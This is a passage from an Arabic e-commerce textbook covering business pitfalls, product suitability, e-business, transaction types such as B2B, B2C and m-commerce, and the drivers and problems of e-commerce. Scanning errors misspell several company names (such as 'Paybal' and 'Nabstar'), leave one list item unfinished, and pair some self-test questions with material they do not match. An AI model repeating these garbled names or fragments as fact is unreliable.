8. **التقدير الخاطئ لمتطلبات الزمن:** إن ضبط مثلث التجارة الإلكترونية يحتاج لزمن ومبالغ معتبرة، والفشل في فهم التوقيت وتسلسل المهام قد يؤدي إلى صرف تكاليف جارية. وقد تعالج هذه الأخطاء ببعض الأدوات مثل تخطيط المشروع الأساس والمسار الحرج والتسلسل الحرج أو مخطط PERT. ومن الممكن الانتظار لتحقيق الربحية عند إنجاز تحقيق المشاركة في السوق.

9. **الفشل في متابعة الخطط:** ضعف المتابعة بعد التخطيط الأولي والمتابعة غير الكافية لإحراز أي تقدم قد يؤدي إلى مشاكل. وفي إمكان المرء أن يحل مثل هذه المشاكل باستخدام الأدوات القياسية مثل: القاس Bench marking و المراحل الأساسية Milestones والمتابعة المختلفة Variance Tracking والجزاءات والحوافز والأجزر للتباين.

10. **أن تصبح ضحية لجريمة منظمة:** أغلب المغامرين (Syndicate) قد وقعوا فريسة للإنترنت باعتقادهم بأن الإنترنت وسط جديد يدر المال. وهناك طريقتان رئيسيتان للابتزاز هما:

أ) استخدام تقنيات سرقة الهوية لطلب بضائع غالية ثم يدفع قيمة الفاتورة شخص

بريء

ب) استخدام

11. الفضل في توقع الأمر غير المتوقع: أغلب الداخلين في الأعمال التجارية لا

يضعون حساباً للقدر الزمني والمال والمصادر المطلوبة لإكمال المشروع ويجدون

أنفسهم بدون مكونات ضرورية ليصبحوا ناجحين.

أسئلة تقويم ذاتي



1. بين المشاكل التي يمكن أن تظهر حتى بعد إتباع العوامل الأساسية

للتجارة الإلكترونية.

2. هناك طريقتان رئيسيتان للابتزاز ما هما ؟

5. المنتج المناسب ومواضيع ومشاكل تؤثر في تطوير

الإنترنت والتجارة الإلكترونية

1.5 المنتج المناسب

إن بعض المنتجات والخدمات تبدو مناسبة للبيع الفوري Online، والبعض الآخر

يصبح غير مناسب للبيع الفوري وبالتالي يصلح بأن تباع بيما غير مباشر Offline.

وبالرغم من أن بطاقات الائتمان تعتبر الآن وسيلة محببة للدفع للبضائع والخدمات الفورية

إلا أن بدائل الدفع المباشر ستكون في عام 2009م حوالي 26% في التجارة الإلكترونية.

إن أغلب المؤسسات الافتراضية الناجحة تتعامل مع المنتجات الرقمية (التي تعمل

في مجال تخزين المعلومات واسترجاعها وتعديلها) والموسيقى والأفلام وتزويد المكاتب

والتعليم والاتصالات والبرمجيات والصور الفوتوغرافية والفيديو المالية. ومن أمثلة هذه

الشركات Google, eBay, Paybal.

إن أصحاب الأسواق الافتراضية يستطيعون بيع بعض المنتجات والخدمات غير الرقمية بنجاح وهذه المنتجات عادة لها نسبة قيمة عالية مقارنة بوزنها وترسل هذه المنتجات إلى أصحابها في المواقع البعيدة. من هذه الأصناف الموسيقى التي تُخزن في الأسطوانات المضغوطة والكتب وهي تناسب التجار الافتراضيين ومن أمثلتهم شركة أمازون.

أما المنتجات مثل قطع الغيار وغيرها قد تصلح أيضاً للبيع الفوري. ويقوم بائعي التجزئة عادة بطلب قطع الغيار خاصة، لأنهم لا يقومون بتخزينها في مخازنهم. بعض المنتجات قد لا تناسب التجارة الإلكترونية مثل المنتجات التي لها قيمة قليلة مقارنة بوزنها، والمنتجات ذات الرائحة أي لا يمكن بيعها إلا بعد أن يشم رائحتها مثل العطور، أو الطعام أو الملمس وهناك بضاعة تحتاج للتجريب - مثل الملابس - والمنتجات التي يكون فيها تكامل الألوان مهماً.

2.5 مواضيع ومشاكل تؤثر في تطوير الإنترنت والتجارة الإلكترونية

(أ) التقنيات الموروثة

(ب) السرية والخصوصية

(ج) البرمجة والتجريد abstraction

(د) سرعة التطور

(هـ) الهيكلة والبيانات

(و) مشاكل تتعلق بالقيود

(ز) التصميم

وقبل أن نختم الحديث عن أساسيات التجارة الإلكترونية سنطرح بعض الأسئلة التي تتكرر كثيراً ثم نجيب عنها في القسم التالي.

6. هل التجارة الإلكترونية هي الأعمال الإلكترونية؟

قد تُستخدم التجارة الإلكترونية والأعمال الإلكترونية في كثير من الأحيان كمترادفات لها معنى واحد، ولكنهما في الحقيقة يختلفان عن بعضهما البعض، ففي التجارة الإلكترونية فإن تكنولوجيا المعلومات والاتصالات (ICT) Technology تُستخدم في تنفيذ القيود التي تتم بين الأعمال أو بين المنظمات (القيود بين الشركات أو المنظمات) وقيود الشركات والمستهلك (القيود بين الشركات أو المنظمات والأفراد).

أما الأعمال الإلكترونية فتُستخدم فيها تكنولوجيا المعلومات والاتصالات لتحسين عمل المنشأة أو المؤسسة. ويشمل ذلك أي عملية تزاوُلها المنظمة (المنظمات الربحية و الحكومية وغير الربحية) بوسائل شبكات الحاسوب.

1.6 وهناك ثلاث عمليات يمكن تحسينها في الأعمال

الإلكترونية

- **العمليات الإنتاجية:** وتشمل الشراء والطلب ومعالجة الدفعيات والربط الإلكتروني مع الموردين وعمليات التحكم في الإنتاج ... الخ.
- **العمليات التي تركز على العميل:** وتشمل الجهود الترويجية والتسويقية والبيع عبر الإنترنت ومعالجة طلبات الزبائن الخاصة بالبيع والشراء والدعم الفني ... الخ.
- **عمليات الإدارة الداخلية:** تشمل خدمات العاملين والتدريب ومشاركة المعلومات الداخلية واجتماعات الفيديو المرئية والعمالة. إن التطبيقات الإلكترونية تحسن من انسياب المعلومات بين الإنتاج وقوى البيع لتحسين إنتاجية قوة المبيعات. كما تصبح اتصالات مجموعات العمل والنشر الإلكتروني لمعلومات الأعمال الداخلية أيضاً أكثر فعالية.

2.6 هل لاقتصاد الإنترنت علاقة بالتجارة الإلكترونية؟

إن اقتصاد الإنترنت ظاهرة واسعة أكبر من التجارة الإلكترونية والأعمال الإلكترونية، ويشمل التجارة الإلكترونية والأعمال الإلكترونية. وقد قام مركز أبحاث التجارة الإلكترونية بجامعة تكساس بتطوير إطار نظري يوضح كيفية عمل الإنترنت الاقتصادي. ويظهر في هذا الإطار أربعة مستويات للإنترنت الاقتصادي، ثلاثة منها سبق ذكرها وسنذكر الآن المستوى الرابع الذي يسمى بالوسيط.

طبقة الإنترنت الاقتصادي	1. البنية التحتية للإنترنت: الشركات التي تقدم المعدات والبرمجيات ومعدات الشبكات للإنترنت.	2. البنية التحتية لتطبيقات الإنترنت: الشركات التي تنتج البرمجيات التي تسهل المعاملات في الويب والشركات التي تقدم تصميم تطوير الويب وخدمات استرراتيجية.	3. وسطاء الإنترنت: هي الشركات التي تربط المشترين في التجارة الإلكترونية والبائعين والشركات التي تقدم محتوى الويب والشركات التي تقدم أماكن التسويق التي يتم فيها معاملات التجارة الإلكترونية	4. تجارة الإنترنت وهي الشركات التي تبني المنتجات أو الخدمات مباشرة للمستهلك أو الشركات.
نوع الشركات	معدات التسجيل. شركات البرمجيات. تسريع الخطوط. مصانع المعدات. مصنعي الحواسيب الشخصية والخامات. مقدمي خدمة الإنترنت ومقدمي الربط الرئيسي. زبائن السرية. مصنعي الألياف الضوئية.	تطبيقات تجارة الإنترنت. برمجيات تطوير الإنترنت. استشاريو الإنترنت. التدريب الفوري. برمجيات ماكينات البحث. قواعد بيانات الويب. تطبيقات الوسائط المتعددة.	خصائص الأسواق في المصانع الأفقية عملاء السفر الفوري. جامعي المحتوى السماسرة المروجون على الخط. البوابات/ مقدمي المحتوى	تاجر القطاعي الإلكتروني الألعاب الفورية والخدمات الاحترافية. المصنعون. البيع المباشر. بيع تذاكر خطوط الطيران الفورية. الشركات التي تعتمد على الرسوم أو الاشتراك.
أمثلة على هذه الشركات	Cisco AOL ATAT Qwest	Adobe Microsoft IBM Oracle	eSTEEL Travelocity Yahoo ZDNET	Amazon.com DELL

7. الأنواع الرئيسية للتجارة الإلكترونية

- أ) التجارة بين الشركات أو المؤسسات (Business to Business (B2B).
- ب) التجارة بين الأعمال والمستهلك (Business to Consumer (B2C).
- ج) التجارة بين المستهلك والمستهلك (Consumer to Consumer (C2C).
- د) التجارة المتحركة (المتجولة) m-commerce.

1.7 ما هي التجارة بين الشركات أو المؤسسات (B2B)

يمكن تعريف التجارة بين الشركات بأنها التجارة الإلكترونية بين شركة وأخرى. وهذا النوع من التجارة يعرف بأنه تتعامل في مجال العلاقات بين الأعمال. كما أن 80% من التجارة الإلكترونية هي من هذا النوع، كما أن أغلب الخبراء يتنبأون بالزيادة المستمرة لهذه التجارة أكثر مما يحصل في التجارة بين الشركات والأفراد وسوق التجارة بين الشركات والشركات لها اثنان من المكونات الأولية هما:

- البنية التحتية الإلكترونية.
- السوق الإلكتروني.
- أ) البنية التحتية الإلكترونية هي البنية التحتية للتجارة بين الشركات وتتكون من الآتي:
 - أ) الدعم اللوجستي - النقل - المستودعات warehouse والتوزيع.
 - ب) مقدمي خدمة التطبيقات - التطبيقات، واستضافة وإدارة الحزم البرمجية من المراكز.
 - ج) تشغيل الوظائف بواسطة المصادر الخارجية Outsource في عملية التجارة الإلكترونية مثل الاستضافة على الويب في المواقع التي تتمتع بالسرية العالية وحلول خدمات المشتركين.
 - د) برمجيات حلول المزادات لتشغيل وصيانة المزادات في الوقت الحقيقي في الإنترنت.
 - هـ) برمجيات إدارة المحتوى لتسهيل إدارة محتوى مواقع الويب ومناولاتها.

و) المسيرين للتجارة التي تعتمد على الويب (القادرين على تشغيل التجارة على الويب).

أما الأسواق الإلكترونية فتعرف بأنها مواقع الويب التي يتفاعل فيها البائعون والمشترون مع بعضهم البعض لتكملة معاملاتهم.

إن أغلب التجارة بين الشركات (B2B) هو في مجال إدارة التوريد (مثل معالجة طلب العملاء) وإدارة المخزون (مثل دورة إدارة طلب كمبيالات الشحن) وإدارة التوزيع (مثل نقل وثائق الشحن) وإدارة القنوات (مثل مشاركة المعلومات في ظل تغيير الحالات التشغيلية) وإدارة الدفع (مثل أنظمة الدفع الإلكتروني Electronic Payment System(EPS)).

2.7 فوائد التجارة بين الشركات في الدول الأقل نمواً

«تقليل تكلفة المعاملات: هناك ثلاثة أنواع من التكاليف يمكن تقليلها عند مزاوله التجارة الإلكترونية بين الشركات وهي:

أ) **تقليل تكلفة البحث:** طالما أن المشتري لا يحتاج للذهاب إلى السامرة للبحث عن معلومات الموردين والمنتجات والأسعار كما هو الحال في سلسلة التوريد التقليدية. وإذا اعتبرنا الجهد والزمن والمال، فإن الإنترنت تعتبر قناة فعالة للمعلومات مقارنة بغيرها. وفي أسواق التجارة بين الشركات يجتمع المستثمرون والبائعون معاً في مجتمع تجاري واحد مما يقلل كثيراً من تكلفة البحث.

ب) **تقليل تكلفة معالجة القيود** (مثل الفواتير، طلبات الشراء والدفع) لأن هذا النوع من التجارة يسمح بأتمتة عمليات القيود، لذلك يحدث سرعة في التطبيق.

ج) إن المعالجة الفورية يحسن من إدارة المخزون والدعم اللوجستي.

« منع الوساطة في التجارة بين الشركات: فإن الأسواق الإلكترونية والموردين يستطيعون التفاعل وإجراء المعاملة مباشرة مع المستثمرين مما يؤدي إلى إبعاد الوسطاء والموزعين. ولكن دخل نوع آخر من التوسط في التجارة الإلكترونية سنذكرها لاحقاً. كما تعتبر الأسواق الإلكترونية نفسها نوعاً من الوساطة لأنها تتدخل وتجمع بين الموردين والزبائن في سلسلة التوريد.

« الشفافية في الأسعار: ومن بين أدلة الفوائد المذكورة في الأسواق الإلكترونية نذكر الزيادة في شفافية الأسعار لأن الجمع بين العدد الكبير من المشتريين والباعة في سوق إلكتروني واحد يكشف عن معلومات أسعار السوق ومعالجة القيود للمشاركين. إن الإنترنت يسمح بنشر المعلومات عن الشراء أو القيود كلا على حدة مما يجعل المعلومة جاهزة للوصول إليها ومتاحة لجميع أعضاء السوق الإلكتروني. إن الزيادة في شفافية الأسعار لها الأثر في تمايز انخفاض الأسعار في السوق. وفي هذا السياق فإن المشتريين يكون لهم وقت أطول لمقارنة الأسعار ومن ثم اتخاذ القرار الأفضل في البيع. و بالإضافة إلى أن السوق الإلكتروني في التجارة بين الشركات تمتد أطرافها للتسعير المتخير (الحركي) والتفاوض (المساومة) والذي يشارك فيها البائع والمشتري لضبط الأسعار والمزادات من كلا الجانبين. وفي مثل هذه البيئة، فإن الأسعار يمكن تحديدها بصورة تلقائية حسب المزادات أو التنزيلات. وفي موقع السوق الإلكتروني فإن متطلبات كل من المشتري والبائع تجتمع لتصل إلى السعر التنافسي وهو بالتأكيد أقل من الأسعار التي تنتج من الأفعال الفردية.

« اقتصاد الحجم Scale وأثر الشبكة: حيث كان في السابق عندما يبلغ الإنتاج ذروته، تبدأ التكلفة في الزيادة من جديد لأن ذلك يتطلب فتح مصانع جديدة ومعدات وإدارة وعاملين... الخ. ولكن في الاقتصاد الرقمي، فإن أغلب التكاليف هي تكاليف ثابتة، و لتكملة الصورة النهائية للمنتج و بعد أن يتم الحصول على المنتج، فلا توجد أي تكاليف متغيرة أو تشغيلية، وإن وجدت فهي أقرب إلى الصفر Near-zero Cost كما أسلفنا القول.

3.7 ما التجارة بين الشركات والمستهلك (B2C)؟

التجارة الإلكترونية بين الشركات والمستهلك تشمل جمع معلومات عن الزبائن وبيع السلع الملموسة (مثل الكتب ومنتجات المستهلك) أو بضاعة المعلومات (مثل المواد الإلكترونية والمحتوى الرقمي مثل البرمجيات والكتب الإلكترونية) وتُسقبل بضاعة المعلومات عبر الشبكات الإلكترونية.

ويأتي هذا النوع من التجارة من حيث الأهمية والظهور في المرتبة الثانية. ويرجع أصلها إلى بيع التجزئة الفورية. ومن أشهر الشركات التي تعمل في هذا المجال شركة أمازون ودرق استور Drug Store وبيوند Beyond وغيرها.

إن التطبيقات الأكثر انتشاراً لهذا النوع من التجارة الإلكترونية هي في مجال شراء المنتجات والمعلومات وإدارة التمويل الشخصي والذي يرجع إلى إدارة الاستثمار الشخصي والتمويل باستخدام أدوات المصارف الفورية.

وبلغت عائدات التجارة بين الشركات والأفراد 428.1 بليون دولار عام 2004م في السوق الإلكتروني. كما تُعتبر معاملات التجزئة الفورية القطاع الأكبر في مشاركة هذا السوق.

وتقلل التجارة بين الشركات والأفراد أيضاً تكاليف القيود وبالتحديد تكلفة البحث وذلك بزيادة حصول المستهلك للمعلومات كما يسمح لهم بالحصول على أسعار تنافسية للمنتج أو الخدمة. و يقلل هذا النوع من التجارة أيضاً من موانع الدخول في الأسواق طالما أن تكلفة مواقع الويب وصيانتها أقل بكثير من تكلفة تأسيس مركز بالطوب والطين. وفي حالة البضاعة المعلوماتية فإن التجارة بين الشركات والمستهلك تكون أكثر إثارة لأنها تحافظ على موارد الشركة من عملية التجزئة للتكلفة الإضافية الخاصة بشبكة التوزيع الفعلية. وبالإضافة إلى ذلك فإن الدول التي لها شبكة جماهيرية كبيرة مترامية وقوية، فإن معلومات تسليم (مناولة) البضائع تصبح ذات جدوى أكبر.

4.7 ما التجارة بين الشركات والحكومات

Business to Government (B2G)

تُعرف التجارة بين الشركات والحكومات بأنها التجارة بين الشركات والقطاع الجماهيري وتشير إلى استخدام الإنترنت للتوظيف الجماهيري وإجراءات الترخيص وبعض العمليات التي تتعلق بالحكومات. وهذا النوع من التجارة له خاصيتان هما:
أولاً: تقتصر القطاعات الجماهيرية أن لها دور قيادي في تأسيس التجارة الإلكترونية.
ثانياً: تقتصر القطاعات الجماهيرية بأن لها الحاجة العظمى لجعل نظام التوظيف بها أكثر فعالية.

إن سياسات الشراء عبر الويب تزيد من شفافية عملية التوظيف (تقلل من مخاطر الإجراءات غير المنظمة) وإلى يومنا هذا فإن حجم التجارة بين الشركات والحكومات كجزء من التجارة الإلكترونية الكلية يعتبر قليلاً جداً طالما أن أنظمة التوظيف الإلكتروني للحكومات لا تزال تحت التطوير.

5.7 ما التجارة بين المستهلك والمستهلك؟

إن التجارة بين المستهلك والمستهلك هي عبارة عن تجارة بين أفراد أو مستهلكين وهذا النوع من التجارة الإلكترونية تصنف حسب نمو مواقع الأسواق الإلكترونية والمزادات الفورية، وبالتحديد في المصانع الرأسية حيث تقوم الشركات التجارية بطرح العطاء لمن يريدون منهم الحصول على مواد من عدة موردين. وربما يكون لها الأثر الكبير في تطوير الأسواق الجديدة.

وهذا النوع من التجارة الإلكترونية له ثلاثة أشكال:

- المزادات التي تسير من البوابات مثل e. Bye والتي تسمح للعطاءات الفورية في الوقت الحقيقي للأصناف بأن تباع في الويب.

- أنظمة الند للند مثل نموذج Nabstar (بروتوكول لمشاركة الملفات بين المستخدمين تستخدم بواسطة منتديات الدردشة أشبه بال IRC) وتبادل الملفات الأخرى وأخيراً نموذج تبادل النقود.
- التصفّيات الجاهزة في مواقع البوابات مثل eWanted و Excite (وهي عبارة عن سوق تقاعلي وفوري يتفاوض فيه البائعون والمشترون).

6.7 التجارة بين المستهلك والأعمال

هي التجارة بين المستهلك والشركات وتعكس المزايدات في هذا النوع من التجارة حيث يجبر المستهلك لتوجيه المعاملات. وكمثال حقيقي لهذا النوع فإن شركات خطوط الطيران المنافسة تعطي المسافرين أحسن عروض السفر والتذاكر كاستجابة لرغبة المسافر الذي يريد السفر من منطقة لأخرى.

ولا توجد هناك معلومات دقيقة عن حجم هذا النوع من التجارة، لكن بعض المواقع تشير إلى أن هذا السوق واسع جداً، وتنتج ملايين الدولارات يومياً.

7.7 ما هي التجارة المتنقلة m-Commerce؟

ويعرف هذا النوع من التجارة بأنه عملية بيع وشراء البضائع والخدمات بواسطة التقنيات اللاسلكية والأجهزة الكفية مثل الجوالات والمساعد الرقمي الشخصي (PDA). وتعتبر اليابان هي الرائدة في هذا المجال.

ونتيجة لسرعة الاستلام عبر هذه الأجهزة والسرية والتوسع المستقبلي يعتقد البعض أن التجارة المتنقلة ستخطى التجارة الإلكترونية عبر الأسلاك كطريقة لاختيار قيود التجارة الرقمية. وهذا قد يكون صحيحاً بالنسبة لدول آسيا الباسيفيكية لأن بها مجموعة كبيرة من مستخدمي الجوالات أكثر من مستخدمي الإنترنت.

المؤسسات التي تتأثر بهذا النوع من التجارة هي:

- الخدمات المالية: وتشمل البنوك المتجولة (عندما يستخدم الزبون جهاز الكف للولوج في حسابه ودفع فواتيره) وخدمات السمسرة (حيث يمكن من خلالها عرض فواتير الأسهم ومزاولة التجارة من الجهاز الكفي).
- الاتصالات: لأن المستهلك تتوفر له المقدرة لوضع ودفع الطلبات فوراً.
- خدمات المعلوماتية: والتي تشمل مزاولة البرامج الترفيهية والأخبار المالية والرياضية ... الخ.

أسئلة تقويم ذاتي



1. وضح بالرسم خصائص الاقتصاد الجديد ؟
2. عدد فوائد ومساوئ المعيارية ؟

8. ما القوى المحركة للتجارة الإلكترونية؟

هناك على الأقل ثلاث قوى رئيسية هي المحركة للتجارة الإلكترونية هي:

- القوى الاقتصادية.
- القوى التسويقية وتفاعل الزبون.
- القوى التكنولوجية وبالتحديد الوسائط المتعددة.

1.8 الدوافع الاقتصادية

من الأدلة القوية لفوائد التجارة الإلكترونية هي: الكفاءة الاقتصادية الناتجة من نقص تكلفة الاتصال وقلة تكلفة البنية التحتية التكنولوجية وسرعة القيود الإلكترونية وقلة تكلفتها مع الموردين وانخفاض مشاركة المعلومات الشاملة وتكلفة الإعلانات وخيارات خدمة زبائن بتكلفة رخيصة.

إن التكامل الاقتصادي إما أن يكون داخلياً أو خارجياً. ونقصد بالتكامل الخارجي الشبكة الإلكترونية للمؤسسات والموردين والزبائن/ العملاء وأصحاب العقود المستغلة جميعهم

في مجتمع اتصال واحد في بيئة افتراضية (في وجود الإنترنت كوسيط). أما التكامل الداخلي فهو الربط الداخلي لجميع الأقسام داخل المؤسسة ويسمح هذا لمعلومات الأعمال الضرورية أن تخزن في قوالب رقمية يمكن استرجاعها لحظياً وإرسالها إلكترونياً. وأفضل طريقة للتكامل الداخلي هي استخدام الإنترنت.

2.8 الدوافع التسويقية

وتشجع المؤسسات لاستخدام التجارة الإلكترونية في التسويق والترويج للوصول إلى الأسواق العالمية الصغيرة منها والكبيرة وتستخدم الإنترنت كوسيط لتحسين خدمة الزبون ودعمه. ومن السهل جداً للشركات أن تمد زبائنهم المستهدفة بتفاصيل منتجاتها وخدماتها باستخدام الإنترنت.

3.8 الدوافع التكنولوجية

إن التطور الكبير في مجال تكنولوجيا المعلومات والاتصال يعتبر العامل الأساسي في نمو التجارة الإلكترونية وقد ساعدت التكنولوجيا في تقدم ترفيع المحتوى وضغط وترقية النظم المفتوحة. وفُتحت التكنولوجيا الباب واسعاً أمام خدمات الاتصال للمجتمع في منصة واحدة. وهذا بدوره جعل الاتصال أكثر فاعلية وأكثر سرعة وأكثر سهولة وأقل تكلفة وتلاشي الحاجة إلى بناء شبكة منفصلة لخدمات الهاتف، والبث التلفزيوني، والتلفزيون الكبلي والوصول لخدمات الإنترنت. وكوجهة نظر من جانب المؤسسات أو الشركات والزبائن، فإذا كان هناك موفر خدمة واحد فهذا يعني أن تكلفة الاتصال سيكون قليلاً.

بالإضافة إلى ذلك فإن قواعد الوصول العالمية للإنترنت يمكن أن تكون أحسن حالاً في المستقبل نتيجة للتقارب. وفي الوقت الحالي فإن التكلفة العالية لتكوين الخطوط الأرضية في الأماكن غير المأهولة بالسكان تعتبر غير محفزة لشركات الاتصالات لتكوين الهوائيات في هذه الأماكن وإن تركيب الخطوط الأرضية في المناطق الريفية يمكن أن يكون جذاباً للقطاعات الخاصة إذا كانت العائدات من هذه الخطوط لم تكن محدودة للاتصال المحلي والعالمي، ولكن أيضاً يشمل خدمة التلفزيون الكبلي والإنترنت.

إجابات التدريبات

تدريب (1)

1. بتوفير عدد من الخدمات التي تعمل بطريقة متوازنة ووجود أجهزة إضافية مكررة وتكنولوجيا حفظ البيانات عند فشل الأنظمة وتشغيل المعلومات وجدار النار وغيرها من التقنيات التي تحسن هذا المطلوب.
2. الاستخدام الذوقي للألوان والرسومات المتحركة (الصور) والصور الفوتوغرافية، والخطوط ونسبة المساحات الخالية البيضاء قد يساعد في نجاح واحترام الموقع.

الفصل الثالث

خصائص ومشاكل التجارة الإلكترونية

خصائص ومشاكل التجارة الإلكترونية

- تتسم التجارة الإلكترونية المعتمدة على شبكة الانترنت بعدة خصائص هي :
- التلاقي بين طرفي التجارة يكون عن بعد، حيث انعدام العلاقة المباشرة بينهما لأن التلاقي يتم من خلال شبكة الاتصالات.
 - الاعتماد على ركائز الكترونية في تنفيذ المعاملات، حيث ان كافة العمليات تتم بين طرفي المعاملة إلكترونياً، دون أي وثائق ورقية متبادلة في أجزاء المعاملات.
 - تجد عائق أمام نموها هو الإثبات القانوني وآثاره.
 - التفاعل المتوازي في آن واحد بين اطراف المعاملات، حيث يمكن ان يجتمع عدد كبير من المشتركين في آن واحد على موقع واحد او ارسال شخص واحد نفس الرسالة أو الاعلان أو الطلب إلى عدة مستقبلين في آن واحد.
 - امكانية تنفيذ كل مكونات العملية التجارية، بما فيها تسليم السلع الغير مادية على الشبكة عكس وسائل الاتصال الأخرى التي تعجز عن القيام بالتسليم.
 - امكانية التأثير المباشر على أنظمة الحسابات بالشركة من خلال ما يسمى التبادل الإلكتروني للبيانات والوثائق، مما يحقق انسياب البيانات والمعلومات بين الجهات المشتركة في العملية التجارية دون تدخل بشري وباقل تكلفة.

خصائص التجارة الإلكترونية

لأجل بيان طبيعة هذه الخصائص وأهميتها يشار الي أن السبب هو ان تكنولوجيا التجارة الإلكترونية تختلف كلياً عن تلك التكنولوجيات التي تم التعامل معها في القرن الماضي إذ أن التسويق في الماضي وقبل اعتماد تطبيقات التجارة الإلكترونية بالخصائص التالية :

- التسويق الكبير أو الواسع النطاق.
- الاعتماد الكبير على قوى البيع.

- عد الزبائن كغايات للحملات الترويجية.
- تكريس العلامة التجارية للتأثير علي المددكات بعيدة الأمد للزبائن وسلوكية شرائهم.
- البيع من خلال منافذ توزيع محددة بشكل سليم.
- وجود حدود جغرافية وإجتماعية للزبائن يجب عدم مجاوزتها.
- يتعذر للزبائن البحث عن أفضل الأسعار والنوعيات.
- شيوع ظاهرة عدم تماق المعلومات.

لقد أسهمت التجارة الالكترونية في تجاوز العديد من هذه الخصائص أو العيوب عن طريق الخصائص السبعة الفريدة للتجارة الالكترونية والتي تمثل تحدياً لفكرة الأعمال التقليدية وتعكس المبررات التي تمكن وراء اهتمام الكبير بالتجارة الالكترونية وهي :

١/ خاصية كلية الوجود

تعني أنها متاحة في كل مكان وفي كل الأوقات فهي تحرر السوق من مجرد كونه مكاناً مادياً ومفيداً بالشكل الذي يسمح للزبون بالتسوق من حاسبه الشخص أو من منزلة أو من موقع عمله بل حتى من سيارته عبر الجوال. والمصلحة تسمى فضاء السوق بدلاً من مكان السوق. من وجهة نظر الزبون فإن هذه الخاصية تقلص تكلفة المعاملة، وتقلص الجهود.

٢/ الوصول العالمي

يشير الي العدد الكلي من المستخدمين والزبائن الذي يمكن للتجارة الالكترونية استقطابهم والحصول عليهم فهي تتجاوز الحدود الثقافية والدولية الي أبعد ما يكون وبطريقة فعالة جداً بالمقارنة مع التجارة التقليدية.

٣ / المعايير العالمية

هي المعايير التي تشترك بها جميع الدول والأمم في العالم بموجب هذا الوصف تعد هذه الخاصية من الخصائص غير الاعتيادية المهمة جداً للتجارة الالكترونية إذ أن المعايير الثقافية للإنترنت للتعامل مع تطبيقات التجارة الالكترونية تتصف بالعالمية حين أنها تكون مشتركة بين جميع الدول في العالم، بالمقابل فإن أغلب تكنولوجيا التجارة التقليدية تختلف من دولة ألي أخرى.

أن عالمية المعايير التقنية للتجارة الالكترونية أسهمت بشكل كبير في تقليص تكاليف الدخول إلي الأسواق وهي التكاليف التي يجب علي التاجر دفعها فقط في حالة جلب منتجاته الي السوق. وبالنسبة للزبائن فإن هذه المعايير العالمية تساهم في تقليص تكلفة البحث عن المنتجات.

٤ / الإثراء

يشير الإثراء الي محتوى الرسالة ودرجة تعقيدها في إطار هذا الوصف نجد أن الأسواق التقليدية، قوى البيع المحلية، ومحلات التجزئة الصغيرة تملك ثراء كبير، فهي قادرة علي تقديم الحزمة الشخصية وبها لوجه باستخدام الوسائل السمعية والبصرية عند إنجاز عملية البيع، قبل ابتكار (Web) كان هناك نبألاً بين الإثراء وبين الوصول أي زيادة مستوى الوصول الي الزبائن كانت تتم علي حساب تقليص درجة الإثراء أي التوفيق بين عدد الزبائن بإمكان المنظمة زيادة عدد الزبائن الذين يمكن الوصول إليهم وفي نفس الوقت تقديم الخدمات والمعلومات اللازمة لهذا العدد^(٥٥).

٥ / التفاعلية

تشير الي اعتماد التكنولوجيا التي تسمح باتجاهين بين التاجر والزبائن فعلي جميع أنواع تكنولوجيا التجارة التي كانت مستخدمة في القرن العشرين، مع إمكانية

استثناء التلقون. فإن تكنولوجيا التجارة الالكترونية تعد تفاعلية بمعنى أنها تسمح بالاتصال في اتجاهين بين التاجر والزبون ففي تطبيقات التجارة الالكترونية فالتفاعلية تسمح بالاتصال الفوري (Online) للتعامل مع الزبون بإسلوب "وجهاً لوجه" التجارة الالكترونية عدم تساوق البيانات ففي الماضي كان بإمكان التاجر منع الزبائن من معرفة معلومات مهمة مثل التكاليف استراتيجيات التسعير، ومقدار الربحية من خلال حجب هذه المعلومات والحد من تسريبها وهذه المسألة أصبحت أكثر صعوبة مع التجارة الالكترونية بحيث أصبح السوق بالكامل قائم علي المنافسة السعرية.

٦/ كثافة المعلومات

تشير كثافة المعلومات الي كمية ونوعية المعلومات المتاحة للمشاركين في السوق، الزبائن، التجارة، وغيرها من الجهات ذات العلاقة ولقد أسهمت تطبيقات التجارة الالكترونية في كلفة جميع البيانات ومعالجتها وتخزين المعلومات وتوصيلها. وبذات الوقت زادت من دقة وموثوقية هذه المعلومات ويعلن من المعلومات أكثر فأكثر فائدة أهمية بالمقارنة مع السابق وكمحصلة أصبحت أكثر غزارة وأقل تكلفة وأعلي جودة.

٧/ الفردية التوجه نحو الزبون

الفردية تعني استهداف رسالة التسويق لأفراد محددين من خلال تكييف الرسالة لأسم الشخص ورغباته ومشترياته في الماضي في إطار ما يصطلح عليه "واحد الي واحد" بينما يشير الزبون الي إمكانية تغير وتكيف المنتج المقدم تبعاً لتفضيلات المستهلك أو سلوكه السابق .

مشاكل التجارة الالكترونية

إن التجارة الالكترونية لا تخلو من مشاكل تتهدتها سواء عملية او تقنية وحتى قانونية ومنورد في هذا المطلب عرض موجز لأهم مشكلات التجارة التجارية الالكترونية .

أ - مشكلة حجم التجارة الالكترونية وتنفقاتها الباهظة:

من خلال الاطلاع على دراسة في هذا الصدد وجدنا ان مشكلة حجم التجارة الالكترونية ونفقاتها الباهظة قد طرحت بشكل كبير في الدول العربية، فاذا قورن مبلغ التسوق الالكتروني في الدول العربية مع ما ينفق على الاعلانات في المواقع العالمية، نجده رقم هزيل جداً وهذا لتقاعس الكثير من المصارف والمؤسسات التجارية العربية الكبيرة.

ورجال الاعمال والمهتمين بالتجارة عن الدخول بقوة إلى التجارة عن بعد او التجارة الالكترونية وهذا لا يخدمها، لذا يجب عليها مواكبة التطور الحاصل في التعاملات التجارية وان تجعل التجارة الالكترونية قاعدة اساسية في استراتيجيتها التجارية المحلية والعالمية والمستقبلية ايضا. لانه وبالرغم من ان الدول العربية تقف موقف المرتاب والمتردد والحذر تجاه التجارة الالكترونية، فان دولاً اخرى مثل الصين تتقدم نحوها بقوة لتحقيق خطوات عملاقة نحو النمو الاقتصادي. الى جانب تأثير حجم التجارة الالكترونية بحجم مبلغ المبادلات التي تتم فيها فانها ايضا تتأثر بالرسوم او الضرائب التي تفرضها على الشركات العاملة في قطاع التجارة الالكترونية فخوف من التأثير السلبي لأنشطة التجارة الالكترونية تطالب بعض الحكومات بفرض هذه الضرائب بغية تحقيق المساواة بين الشركات التي لا تعمل في مجال التجارة الالكترونية ..

ب - التكنولوجيا وانتقالها بين دول العالم:

من اهم ما ميز القرن العشرين هو حدوث تقدم هائل في التكنولوجيا وبالأخص الحاسب الالى والعلوم المرتبطة به، مما يترتب عن تغير في النظم الادارية والانتاجية وانعكس كل ذلك على التسويق الالكتروني او التجارة الالكترونية، فلم تعد كل الانشطة التسويقية تتم في مبادلات شخصية بل اصبحت تشترك الات البيع في

